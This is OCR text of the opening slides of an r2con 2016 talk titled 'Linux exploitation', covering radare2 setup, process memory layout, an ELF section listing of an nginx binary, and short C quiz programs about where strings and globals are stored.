
Linux exploitation
Jaime Peñalba @NighterMan
R2con@2k16
CON

Update R2


```
$ cd radare2/
$ git pull
$ make –j12
```

Other software required

Keystone and its r2 plugin


```
$ r2pm –i keystone-lib
$ r2pm –i keystone
$ ldconfig
```

Node.js 6.5.X


https://nodejs.org/en/download/current/


Proc Memory Map
CON

Process Memory Map (x86)




Process Memory Map (x86_64)



ELF Sections

```
exploit@securizame: ~
exploit@securizame:~$ rabin2 -S /usr/local/nginx/sbin/nginx
[Sections]
idx=00 vaddr=0x08048134 paddr=0x00000134 sz=19 vsz=19 perm=-r-- name=.interp
idx=01 vaddr=0x08048148 paddr=0x00000148 sz=32 vsz=32 perm=-r-- name=.note.ABI_tag
idx=02 vaddr=0x08048168 paddr=0x00000168 sz=36 vsz=36 perm=-r-- name=.note.gnu.build_id
idx=03 vaddr=0x0804818c paddr=0x0000018c sz=1144 vsz=1144 perm=-r-- name=.hash
idx=04 vaddr=0x08048604 paddr=0x00000604 sz=80 vsz=80 perm=-r-- name=.gnu.hash
idx=05 vaddr=0x08048654 paddr=0x00000654 sz=2448 vsz=2448 perm=-r-- name=.dynsym
idx=06 vaddr=0x08048fe4 paddr=0x00000fe4 sz=1517 vsz=1517 perm=-r-- name=.dynstr
idx=07 vaddr=0x080495d2 paddr=0x000015d2 sz=306 vsz=306 perm=-r-- name=.gnu.version
idx=08 vaddr=0x08049704 paddr=0x00001704 sz=256 vsz=256 perm=-r-- name=.gnu.version_r
idx=09 vaddr=0x08049804 paddr=0x00001804 sz=32 vsz=32 perm=-r-- name=.rel.dyn
idx=10 vaddr=0x08049824 paddr=0x00001824 sz=1104 vsz=1104 perm=-r-- name=.rel.plt
idx=11 vaddr=0x08049c74 paddr=0x00001c74 sz=38 vsz=38 perm=-r-x name=.init
idx=12 vaddr=0x08049ca0 paddr=0x00001ca0 sz=2224 vsz=2224 perm=-r-x name=.plt
idx=13 vaddr=0x0804a550 paddr=0x00002550 sz=611680 vsz=611680 perm=-r-x name=.text
idx=14 vaddr=0x080dfab0 paddr=0x00097ab0 sz=23 vsz=23 perm=-r-x name=.fini
idx=15 vaddr=0x080dfad0 paddr=0x00097ad0 sz=63460 vsz=63460 perm=-r-- name=.rodata
idx=16 vaddr=0x080ef2b4 paddr=0x000a72b4 sz=10316 vsz=10316 perm=-r-- name=.eh_frame_hdr
idx=17 vaddr=0x080f1b00 paddr=0x000a9b00 sz=44124 vsz=44124 perm=-r-- name=.eh_frame
idx=18 vaddr=0x080fd75c paddr=0x000b475c sz=4 vsz=4 perm=-rw- name=.init_array
idx=19 vaddr=0x080fd760 paddr=0x000b4760 sz=4 vsz=4 perm=-rw- name=.fini_array
idx=20 vaddr=0x080fd764 paddr=0x000b4764 sz=4 vsz=4 perm=-rw- name=.jcr
idx=21 vaddr=0x080fd768 paddr=0x000b4768 sz=272 vsz=272 perm=-rw- name=.dynamic
idx=22 vaddr=0x080fd878 paddr=0x000b4878 sz=4 vsz=4 perm=-rw- name=.got
idx=23 vaddr=0x080fd87c paddr=0x000b487c sz=564 vsz=564 perm=-rw- name=.got.plt
idx=24 vaddr=0x080fdac0 paddr=0x000b4ac0 sz=36668 vsz=36668 perm=-rw- name=.data
idx=25 vaddr=0x08106a00 paddr=0x000bd9fc sz=41824 vsz=41824 perm=-rw- name=.bss
idx=26 vaddr=0x00000000 paddr=0x000bd9fc sz=56 vsz=56 perm=---- name=.comment
idx=27 vaddr=0x00000000 paddr=0x000bda34 sz=3448 vsz=3448 perm=---- name=.debug_aranges
idx=28 vaddr=0x00000000 paddr=0x000be7ac sz=1371628 vsz=1371628 perm=---- name=.debug_info
idx=29 vaddr=0x00000000 paddr=0x0020d598 sz=58830 vsz=58830 perm=---- name=.debug_abbrev
idx=30 vaddr=0x00000000 paddr=0x0021bb66 sz=171236 vsz=171236 perm=---- name=.debug_line
idx=31 vaddr=0x00000000 paddr=0x0024584a sz=72513 vsz=72513 perm=---- name=.debug_str
idx=32 vaddr=0x00000000 paddr=0x0025738b sz=71808 vsz=71808 perm=---- name=.debug_loc
idx=33 vaddr=0x00000000 paddr=0x00268c0b sz=48 vsz=48 perm=---- name=.debug_ranges
idx=34 vaddr=0x00000000 paddr=0x00268c3b sz=351 vsz=351 perm=---- name=.shstrtab
idx=35 vaddr=0x00000000 paddr=0x0026938c sz=32992 vsz=32992 perm=---- name=.symtab
idx=36 vaddr=0x00000000 paddr=0x0027146c sz=45818 vsz=45818 perm=---- name=.strtab
idx=37 vaddr=0x08048000 paddr=0x00000000 sz=741376 vsz=741376 perm=-r-x name=phdr0
idx=38 vaddr=0x080fd75c paddr=0x000b475c sz=81920 vsz=81920 perm=-rw- name=phdr1
idx=39 vaddr=0x08048000 paddr=0x00000000 sz=52 vsz=52 perm=-rw- name=ehdr

40 sections
exploit@securizame:~$
```

Process Memory Map




Process Memory Map

Which section is the “TEXT” variable allocated at?

```
#include <stdio.h>

#define TEXT “where is this allocated?"

int main(int argc, char *argv[])
{
        printf(“Hello r2con\n");
        return 0;
}
```

Process Memory Map




Process Memory Map

Which section is the “global” variable allocated at?

```c
#include <stdio.h>

char global[] = "Where is this allocated?";

int main(int argc, char *argv[])
{
	printf("Hello r2con\n");
	printf("Var: %s\n", global);
	return 0;
}
```

Process Memory Map

